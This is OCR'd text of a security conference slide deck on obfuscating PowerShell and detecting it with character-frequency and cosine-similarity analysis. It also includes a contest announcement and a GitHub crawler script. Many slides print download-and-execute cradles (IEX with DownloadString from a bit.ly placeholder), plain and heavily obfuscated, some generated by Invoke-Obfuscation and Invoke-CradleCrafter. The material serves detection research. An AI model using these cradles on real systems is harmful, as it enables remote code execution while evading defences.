Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell \$cmdWithDelim = "(New-Object Net.WebClient).DownloadString('https://bit.ly/L3g1t')"; IEX (\$cmdWithDelim.Split("\\~~\\") -Join " ") | IEX



More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
 - Reverse string:
 - Split string:
 - Replace string:
 \$cmdWithDelim = "(New-Object Net.WebClient).DownloadString('https://bit.ly/L3g1t')";
 1. PowerShell's .Replace
`IEX $cmdWithDelim.Replace("~~","") | IEX`
 2. .Net's -Replace (and -CReplace which is case-sensitive replace)
`IEX ($cmdWithDelim -Replace "~~","") | IEX`
 3. PowerShell's -f format operator
`IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX`

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: powershell IEX ('({0}w-Object {0}t.WebClient).{1}String(\"{2}bit.ly/L3g1t\")' -f 'Ne', 'Download','https://') | IEX



More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
 - Reverse string:
 - Split string:
 - Replace string:
 - **Concatenate string:** \$c1="(New-Object Net.We"; \$c2="bClient).Downlo"; \$c3="adString('https://bit.ly/L3g1t')";
 1. PowerShell's -Join (w/o delimiter)
IEX (\$c1,\$c2,\$c3 -Join '') | IEX
 2. PowerShell's -Join (with delimiter)
IEX (\$c1,\$c3 -Join \$c2) | IEX
 3. .Net's Join
IEX ([string]::Join(\$c2,\$c1,\$c3)) | IEX
 4. .Net's Concat
IEX ([string]::Concat(\$c1,\$c2,\$c3)) | IEX
 5. + operator / concat without + operator
IEX (\$c1+\$c2+\$c3) | IEX / IEX "\$c1\$c2\$c3" | IEX



More Obfuscation Techniques

- Automated Obfuscation via **Invoke-Obfuscation?**
 - IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github   :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.7
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for payload to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCommand locally
[*] Copy ObfuscatedCommand to clipboard
[*] Write ObfuscatedCommand Out to disk
[*] Reset ALL obfuscation for ObfuscatedCommand
[*] Undo LAST obfuscation for ObfuscatedCommand
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-Obfuscation
[*] Return to Home Menu

TUTORIAL
HELP,GET-HELP,?, -?, /?, MENU
SHOW OPTIONS, SHOW, OPTIONS
CLEAR,CLEAR-HOST,CLS
EXEC,EXECUTE,TEST,RUN
COPY,CLIP,CLIPBOARD
OUT
RESET
UNDO
BACK,CD ..
QUIT, EXIT
HOME,MAIN
```



More Obfuscation Techniques

- Automated Obfuscation via **Invoke-Obfuscation?**
 - IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')

```
.("{1}{0}" -f 'X','IE') (&("{3}{2}{1}{0}"-f'ct','-  
Obje','w','Ne') ("{0}{2}{1}"-f  
'N','nt','et.WebClie')).("{2}{0}{1}{3}"-  
f'dSt','rin','Downloa','g').Invoke(("5}{0}{3}{4}  
{1}{2}"-f'tp:/'','3','g1t','/','bit.ly/L','ht'))
```

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github   :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.7
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for payload to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCommand locally
[*] Copy ObfuscatedCommand to clipboard
[*] Write ObfuscatedCommand Out to disk
[*] Reset ALL obfuscation for ObfuscatedCommand
[*] Undo LAST obfuscation for ObfuscatedCommand
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-Obfuscation
[*] Return to Home Menu


TUTORIAL
HELP,GET-HELP,?, -?, /?, MENU
SHOW OPTIONS, SHOW, OPTIONS
CLEAR,CLEAR-HOST,CLS
EXEC,EXECUTE,TEST,RUN
COPY,CLIP,CLIPBOARD
OUT
RESET
UNDO
BACK,CD ..
QUIT, EXIT
HOME,MAIN
```



More Obfuscation Techniques

- Automated Obfuscation via **Invoke-Obfuscation?**

- IEX (New-Object Net.WebClient)**
.DownloadString('http://bit.ly/L3g')



APT32
Vietnamese attacker
(aka OceanLotus)



Tool :: Invoke-Obfuscation
Author :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog :: <http://danielbohannon.com>
Github :: <https://github.com/danielbohannon/Invoke-Obfuscation>

```
.( $PShoMe[21]+$psHOMe[34]+'X')
(({ "{14}{11}{7}{46}{5}{30}{22}{24}{68}{78}{0}{59}{67}{31}{38}{55}{16}{69}{51}{17}{23}{8}{35}{6}{71}{34}{50}{64}{60}
{58}{47}{10}{48}{65}{37}{40}{21}{56}{43}{53}{52}{9}{12}{74}{26}{36}{2}{15}{70}{61}{75}{66}{49}{29}{77}{42}{32}{1}
{4}{33}{54}{76}{13}{73}{45}{18}{19}{28}{62}{20}{41}{27}{44}{3}{25}{72}{57}{63}{39}{79}" -f
'(&,'{2}', 'A', 'j6T,j6', 'PA', '6T', '6T', 'f', 'w', 'entj6T', 'ebj6', 'AM-', ').(PA', 'j6T.lj6', '.(PAM{1}{0}P', 'M-
fj6T', 'jectj6T,j', '6T', '3', 'j', 'tj6T', '6', 'j6T', ',j6TNe', 'j6TIE', 'Th', '{1}{0}', '6', '6', 'rinj6T,j6TDownj6', 'X', '1', '0', '}{0}{1}, 'M', '1', '0
}', 'j', '}'P', 'TNe', 'PA', 'itj6', 'j', 'j', '}{5}, 'j6', 'T', '6Ty/L', 'j', '6Tt.W', 'T', 't', '{', '-Oj', 'Cli', 'T', '-', 'M-fj6Tb', 'T', '/j', '-f
j', '(PA', 'M', 'j6', 'T,j6Tg1', '6T,j6Tb', '2}PA', ',j6', 'oadS', 'M{2}{', 'j', '6T', 'g', '
(PAM{', 'ttP:', 'T,j', 'M{2', 'T,j6Tl', 'f', 'T}.Invoke((PAM{4}{3', '6T
','T'))).rePLACE(([Char]80+[Char]65+[Char]77), [stRIng][Char]34).rePLACE('j6T',[stRIng][Char]39))
```



More Obfuscation Techniques

- Automated Obfuscation via **Invoke-CradleCrafter?**
 - IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')



More Obfuscation Techniques

- Automated Obfuscation via **Invoke-CradleCrafter**?

- [IEX \(New-Object Net.WebClient\)
.DownloadString\('http://bit.ly/L3g1t'\)](#)



```
$I Variable:/4 'http://bit.ly/L3g1t';$V Bm 'Net.WebClient';$s panyo*;$V 8i (.ChildItem  
Variable:\E*Cont*).Value.(((ChildItem Variable:\E*Cont*).Value|Member)[6].Name).(((ChildItem  
Variable:\E*Cont*).Value.(((ChildItem Variable:\E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item  
Variable:\_).Value.Name-like'*Cm*t'}).Name).Invoke((ChildItem Variable:\E*Cont*).Value.(((ChildItem  
Variable:\E*Cont*).Value|Member)[6].Name).(((ChildItem Variable:\E*Cont*).Value.(((ChildItem  
Variable:\E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item Variable:\_).Value.Name-  
like'G*om*e'}).Name).Invoke('*w-*ct',$TRUE,1))(GV Bm).Value);Set-Variable b (((((GV 8i -  
Valu)).PsObject.Methods)|Where{$_.Name-clike'D*g'}).Name);(GV 8i -Valu).((Variable b).Value).Invoke((GV 4 -  
ValueOn))|(Get-Variable E*xt).Value.InvokeCommand(((Get-Variable E*xt).Value.InvokeCommand|Member|Where-  
Object{(Get-Item Variable:\_).Value.Name-like'*Cm*ts'}).Name).Invoke('*e-*pr*n')
```

More Obfuscation Techniques

@mutaguchi came up
with this concept in 2010!



More Obfuscation Techniques

@mutaguchi came up
with this concept in 2010!



More Obfuscation Techniques



- NEW Automated Obfuscation via **Invoke-Obfuscation?**

```
' | % {$Script = $_ -Split " | % {'           '; $_.Split('
') | % {$_._Length-1}}; $DecodedCommand = [Char[]][Int[]]($Script[0..($Script.Length-1)] -Join "").Trim('
').Split(' ') -Join "; IE`X $DecodedCommand}
```




KRATOS

STAND BACK

I'M GOING TO TRY
SCIENCE



THIS ISN'T NORMAL!



The image shows a screenshot of a Windows Notepad window titled "Untitled - Notepad". The menu bar includes File, Edit, Format, View, and Help. The main content area contains a single line of PowerShell script:

```
&("{0}{2}{3}{1}{4}"-f 'In', 'e', 'voke-  
Exp', 'r', 'ssion') (&("'{2}{0}{1}"-f 'w-  
Obj', 'ct', 'Ne') ("'{0}{1}{2}{3}"-f  
'N', 'et.', 'Web', 'Client')).("'{0}{3}{1}  
{2}{4}"-f 'Downl', 'ad', 'S', 'o', 'tring'  
).Invoke(( 'http' + ':' + '/' + '/bi'  
+ 't.ly' + '/L3g1t' ))|
```

The screenshot shows the Windows PowerShell Integrated Scripting Environment (ISE) window. The title bar reads "Windows PowerShell ISE". The menu bar includes File, Edit, View, Tools, Debug, Add-ons, and Help. A tab labeled "symbolic.ps1" is active. The code editor displays a PowerShell script with numerous dollar signs (\$) and symbols, such as parentheses, brackets, and braces, which are highlighted in red. The script consists of 10 numbered lines, each containing complex PowerShell syntax. The bottom pane shows a command-line interface with the following session:

```
PS C:\Users\lee> c:\temp\symbolic.ps1
Hello, world!
```

PS C:\Users\lee> |


```
## The Token-based obfuscation that relies on the Format operator  
PS > Measure-CharacterFrequency C:\temp\tokenall.ps1 | Select -First 10
```

Name	Percent
'	20.175
{	7.456
}	7.456
,	5.702
E	3.947
T	3.509
N	3.509
"	3.509
(3.07
)	3.07

```
## The one that relies on Invoke-Expression  
PS > Measure-CharacterFrequency C:\temp\symbolic.ps1 | Select -First 10
```

Name	Percent
\$	21.808
{	21.659
}	21.659
+	13.313
"	7.452
=	2.832
[2.086
(1.689
;	1.54
)	1.341

COSINE SIMILARITY




$$\text{similarity} = \cos(\theta) = \frac{\mathbf{A} \cdot \mathbf{B}}{\|\mathbf{A}\| \|\mathbf{B}\|} = \frac{\sum_{i=1}^n A_i B_i}{\sqrt{\sum_{i=1}^n A_i^2} \sqrt{\sum_{i=1}^n B_i^2}}$$

```
[C:\PowerShellCorpus\PoshCode]
PS > md c:\temp\randomscripts
PS > dir | Get-Random -Count 20 | Copy-Item -Destination C:\temp\randomscripts
PS > copy C:\temp\symbolic.ps1 C:\temp\randomscripts
PS > copy C:\temp\tokenall.ps1 C:\temp\randomscripts
PS > dir C:\temp\randomscripts\ | % {
>>>     $scriptFrequency = $_ | Measure-CharacterFrequency.ps1
>>>     $sim = Measure-VectorSimilarity $globalFrequency $scriptFrequency
>>>         -KeyProperty Name -ValueProperty Percent
>>>     [PSCustomObject] @{ Name = $_.Name; Similarity = $sim }
>>> }
```

Name	Similarity
----	-----
43a28a15-5023-4feb-a71f-abe95aa0f2a6.ps1	0.957
Export-PSCredential_4.ps1	0.979
Get-BogonList_1.ps1	0.925
Get-Netstat _1.9.ps1	0.89
Get-Parameter_8.ps1	0.959
group-byobject_4.ps1	0.939
IADsDNWithBinary Cmdlet_1.ps1	0.924
Import-ExcelToSQL_2.ps1	0.961
Invoke-Sql_2.ps1	0.979
List AddRemovePrograms.ps1	0.961
Lock-WorkStation.ps1	0.905
Monitor-FileSize_1.ps1	0.974
symbolic.ps1	0.157
Reverse filename sequenc.ps1	0.874
scriptable telnet client_2.ps1	0.967
Set Active Sync DeviceID.ps1	0.955
SharePoint Large Lists_1.ps1	0.944
Show-Sample_1.ps1	0.919
Start-Verify.ps1	0.923
tokenall.ps1	0.379

Similarity



> We need more data!

So we ran a little contest...

PowerShell Team Blog

Automating the world one-liner at a time...

Announcing the Underhanded PowerShell Contest

March 7, 2016 by PowerShell Team // 0 Comments



[Share 20](#) [0](#) [11](#)

In an effort to improve the validation capability of PowerShell Script Analyzer, we are running a series of contests. We want you – the community members – to help us identify underhanded PowerShell scripts, and then create rules to catch them. There are specific areas where Script Analyzer rules are needed and we need your skills to help us hone them.

What is underhanded PowerShell code?

Basically, code that is designed to do something the user would not intend, or takes actions that are not apparent to someone who would casually read the code.

For example, an underhanded approach to running `[System.Runtime.InteropServices.Marshal]::SystemDefaultCharSize` might be:

```
$type = [Type] ("System.Runtime.InteropServices.Marshal")  
$property = "SystemDefaultCharSize"  
$type::$property
```

We'll be running this contest in two phases: "Red Team", and "Blue Team". In the "Red Team" phase, you get to unleash your underhanded creativity in writing underhanded PowerShell code. In an upcoming "Blue Team" phase, we'll be looking for creative and reliable defenses to detect underhanded PowerShell. Participation in both contests will be allowed – and in fact encouraged!

For more details and participation instructions, come visit us on the [Contest Page](#)!

> We need more data!

and created a huge PowerShell corpus . . .

Underhanded PowerShell

GitHub

Github Gists

PoshCode

PowerShell Gallery

TechNet

Invoke-Obfuscation

Invoke-CradleCrafter

ISE Steroids Obfuscation



> We need more data!

Politely of course . . .

Underhanded PowerShell

GitHub

GitHub Gists

PoshCode

PowerShell Gallery

TechNet

Invoke-Obfuscation

Invoke-CradleCrafter

ISE Steroids Obfuscation




Get-GithubRepository.ps1 - Visual Studio Code

File Edit Selection View Go Debug Help

Get-GithubRepository.ps1 ×

```
1 param(
2     [PSCredential]
3     $Credential
4 )
5
6 $headers = @{}
7 if($Credential)
8 {
9     $networkCredential = $Credential.GetNetworkCredential()
10    $user = $networkCredential.Username
11    $pass = $networkCredential.Password
12
13    $pair = "{$user}:{$pass}"
14
15    $bytes = [System.Text.Encoding]::ASCII.GetBytes($pair)
16    $base64 = [System.Convert]::ToBase64String($bytes)
17    $basicAuthValue = "Basic $base64"
18    $headers = @{ Authorization = $basicAuthValue }
19 }
20
21 $last = 0
22 if(Test-Path repositories.csv)
23 {
24     $lastItem = Get-Content repositories.csv -Tail 1 | ConvertFrom-Csv -Header Id,Name,html_url,description,languages
25     $last = $lastItem.Id
26 }
27
28 references
29 function Ensure-RateLimit
30 {
31     do
32     {
33         $limit = (Invoke-RestMethod -uri "https://api.github.com/rate_limit" -Headers $headers).Rate
34
35         if(([int] $limit.Remaining) -lt 10)
36         {
37             Write-Progress ("Waiting. Rate limit resets in: " +
38                 ([System.DateTimeOffset]::FromUnixTimeSeconds($limit.Reset).ToLocalTime().DateTime - (Get-Date)))
39             Start-Sleep -Seconds 60
40         }
41     } while($limit.Remaining -lt 10)
42 }
43 while($true)
44 {
45     Ensure-RateLimit
46     $repositories = Invoke-RestMethod -uri "https://api.github.com/repositories?since=$last" -Headers $headers
47     if(-not $repositories)
48     {
49         break
50     }
51
52     $firstRepository = $repositories[0]
53     Write-Progress ("Processing repository {0}: {1} - {2}" -f $firstRepository.Id,$firstRepository.Name,$firstRepository.Description)
54
55     foreach($repository in $repositories)
56     {
57         Ensure-RateLimit
58         $outputObject = $repository | Select-Object Id,Name,html_url,Description,Languages
59         $languages = (Invoke-RestMethod $repository.languages_url -Headers $headers).PSObject.Properties.Name -join ","
60         $outputObject.Languages = $languages
61
62         $outputObject | Export-Csv repositories.csv -Append -NoTypeInformation
63         $last = $repository.id
64     }
65 }
```



Code

Get-GithubRepository.ps1 - Visual Studio Code

File Edit Selection View Go Debug Help

Get-GithubRepository.ps1 ×

```
1 param(
2     [PSCredential]
3     $Credential
4 )
5
6 $headers = @{}
7 if($Credential)
8 {
9     $networkCredential = $Credential.GetNetworkCredential()
10    $user = $networkCredential.Username
11    $pass = $networkCredential.Password
12
13    $pair = "{$user}:{$pass}"
14
15    $bytes = [System.Text.Encoding]::ASCII.GetBytes($pair)
16    $base64 = [System.Convert]::ToBase64String($bytes)
17    $basicAuthValue = "Basic $base64"
18    $headers = @{ Authorization = $basicAuthValue }
19 }
20
21 $last = 0
22 if(Test-Path repositories.csv)
23 {
24     $lastItem = Get-Content repositories.csv -Tail 1 | ConvertFrom-Csv -Header Id,Name,html_url,description,languages
25     $last = $lastItem.Id
26 }
27
28 references
29 function Ensure-RateLimit
30 {
31     do
32     {
33         $limit = (Invoke-RestMethod -uri "https://api.github.com/rate_limit" -Headers $headers).Rate
34
35         if(([int]$limit.Remaining) -lt 10)
36         {
37             Write-Progress ("Waiting. Rate limit resets in: " +
38                 ([System.DateTimeOffset]::FromUnixTimeSeconds($limit.Reset).ToLocalTime().DateTime - (Get-Date)))
39             Start-Sleep -Seconds 60
40         }
41     } while($limit.Remaining -lt 10)
42 }
43 while($true)
44 {
45     Ensure-RateLimit
46     $repositories = Invoke-RestMethod -uri "https://api.github.com/repositories?since=$last" -Headers $headers
47     if(-not $repositories)
48     {
49         break
50     }
51
52     $firstRepository = $repositories[0]
